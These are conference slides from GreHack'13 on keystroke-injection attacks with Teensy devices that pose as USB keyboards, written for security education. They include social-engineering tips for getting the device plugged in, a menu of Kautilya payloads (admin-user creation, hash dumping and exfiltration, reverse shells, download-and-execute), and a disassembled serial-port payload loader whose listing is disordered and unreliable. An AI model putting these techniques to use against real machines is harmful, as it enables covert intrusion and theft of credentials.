Attacks using malicious devices

François Desplanques & Guillaume Jeanne

GreHack'13

15-11-2013

About the Speaker

- François Desplanques aka Frisk0
- Student at the ENSIMAG


- Fan of Reverse Engineering!

Outline

- What are the different USB attacks?
- How to set up a USB device attack for real
- Hardware and functioning
- Demonstrations of attacks

Peripheral attacks by USB

- Different kinds of USB attacks:
  - USB Firmware (USB Driver)
  - Transmission with files
  - Fake device




Attacks with fake device

- First during DEFCON 18
  - In 2010, by Adrian Crenshaw (Irongeek.com)
  - Arduino can act as a keystroke dongle

Microcontroller

- http://www.pjrc.com/teensy/



Hardware specifications

Specification	Teensy 2.0	Teensy++ 2.0	Teensy 3.0
Processor	ATMEGA32U4 8 bit AVR 16 MHz	AT90USB1286 8 bit AVR 16 MHz	MK20DX128 32 bit ARM Cortex-M4 48 MHz
Flash Memory	32256	130048	131072
RAM Memory	2560	8192	16384
EEPROM	1024	4096	2048
I/O	25, 5 Volt	46, 5 Volt	34, 3.3 Volt
Analog In	12	8	12
PWM	7	9	10
UART,I2C,SPI	1,1,1	1,1,1	3,1,1
Price	$16	$24	$19

Current usage of Teensy

Interactive Infinity Mirror

Website (Spanish)

An infinity mirror with interactive response using an ultrasonic distance sensor.


Andrés Corvetto

Flight Controller

Forum Post
YouTube Video (test flight), YouTube Video (software)
Source Code

Flight Controller multiple kinematitcs algorithms.

"cTn"



Reverse Engineering Challenge


Website
Hack A Day Article

A reverse engineering challenge for Insomni'hack 2013, with live display of results.

Nicolas Oberli

USB Type

- You can transform your Teensy into a:
  - Serial device
  - Keyboard
  - Mouse
  - Joystick
  - MIDI
  - Raw HID
  - Flight Sim Controls
  - Internal Disk
  - SD Card



How does it work ?

- Ask the system to load the corresponding driver
  - By acting like any other USB device
  - No need of a specific driver!

- Like other HID product it has :
  - Vendor ID
  - Product ID
  - …


- You can specifiy it (usb_desc.h) to be another product from another brand.

Social Engineering

- Find a way to plug the device to the target
  - ⇒ Make them plug!
    - ⇒ Hide it in a device from everyday life
  - ⇒ Plug it yourself!
    - ⇒ Do some very quick commands

- Use social engineering
  - Offer the device as a gift
  - Loose it by negligence on the parking of a firm…
  - …

What we are expecting



Frameworks

- Kautilya ”Pwnage with Human Interface Devices”
  - Written in Ruby

- SET « Social-Engineer Toolkit »
  - A set of social engineering attacks
  - Written in Python

Kautilya

1. Payloads for Windows
2. Payloads for Linux
3. Payloads for Mac OS X

1. Add an admin user
2. Change the default DNS server
3. Edit the hosts file
4. Add a user and Enable RDP
5. Add a user and Enable Telnet
6. Forceful Browsing
7. Download and Execute
8. Sethc and Utilman backdoor
9. Gather Information
10. Hashdump and Exfiltrate

Windows

1. Download and Execute
2. Reverse Shells using built in tools
3. Code Execution
4. DNS TXT Code Execution
5. Perl reverse shell (MSF)


Linux

DEMO 1

HACK like a keyboard

DEMO 2

- Download and exec a malware




Problem with some Anti-Virus softwares

Limited memory


- Embedding several malwares is impossible on a Teensy
  - 130 Ko of memory
  - Malware size between 5 Ko and 5 Mo

- Need to use another trick -> solder a SD Card Reader:




Architecture

- No « direct » communication possible
- New protocole of communication:



- Listener will receive orders from the Teensy

Architecture - Example



Teensy

Listener

Listener

- It has to be written by the keyboard

- Be as efficient as possible:
  - Smallest size for the listener
  - Maximum of discretion

How to make it?

- First solution:
  - Written in C
  - Stripped
  - Packed with UPX


    -> 5Ko

- Second solution:
  - Write it directly in ASM (with MIASM)
  - Used Elfesteem for the executable


    -> 986 octets (5x better!)

- Encoded in base 64

In assembly…


NumberOfBytesRead= dword ptr -8
hFile= dword ptr -4
; FUNCTION CHUNK AT 00401000 SIZE 00000050 BYTES
mov ebp, esp
sub esp, 0Ch
loc_401005:
xor esi, esi
loc_401007: ; "COM1"
lea ebx, aCom1[esi+esi*4]
push ebx ; lpFileName
call sub_401028
add esp, 4
cmp eax, 0FFFFFFFFh
jnz loc_401000
; START OF FUNCTION CHUNK FOR start
loc_401000:
xor esi, esi
mov [ebp+hFile], eax
inc esi
cmp esi, 9
jl short loc_401007
loc_401005: ; lpOverlapped
push 0
lea ebx, [ebp+NumberOfBytesRead]
push ebx ; lpNumberOfBytesRead
push 1 ; nNumberOfBytesToRead
lea ebx, [ebp+Buffer]
push ebx ; lpBuffer
push [ebp+hFile] ; hFile
call ReadFile
movzx eax, [ebp+Buffer]
cmp eax, 58h
jz short loc_401000
jmp short loc_401005
start endp ; sp-analysis failed
imul esi, 0Ah
sub eax, 30h
add esi, eax
jmp short loc_401005
loc_4010DD: ; flProtect
push 4
push 1000h ; flAllocationType
push esi ; dwSize
push 0 ; lpAddress
call VirtualAlloc
push eax
push 0 ; lpOverlapped
lea ebx, [ebp+NumberOfBytesRead]
push ebx ; lpNumberOfBytesRead
push esi ; nNumberOfBytesToRead
push eax ; lpBuffer
push [ebp+hFile] ; hFile
call ReadFile
retn
; END OF FUNCTION CHUNK FOR start

In assembly…



```
loc_4010DD:                     ; flProtect
push    4
push    1000h                   ; flAllocationType
push    esi                     ; dwSize
push    0                       ; lpAddress
call    VirtualAlloc
push    eax
push    0                       ; lpOverlapped
lea     ebx, [ebp+NumberOfBytesRead]
push    ebx                     ; lpNumberOfBytesRead
push    esi                     ; nNumberOfBytesToRead
push    eax                     ; lpBuffer
push    [ebp+hFile]             ; hFile
call    ReadFile
retn
; END OF FUNCTION CHUNK FOR start
```

DEMO 3

TIME FOR THE SHOW!

Conclusion

Don’t trust devices!

… You can get your USB keys after the rump session ☺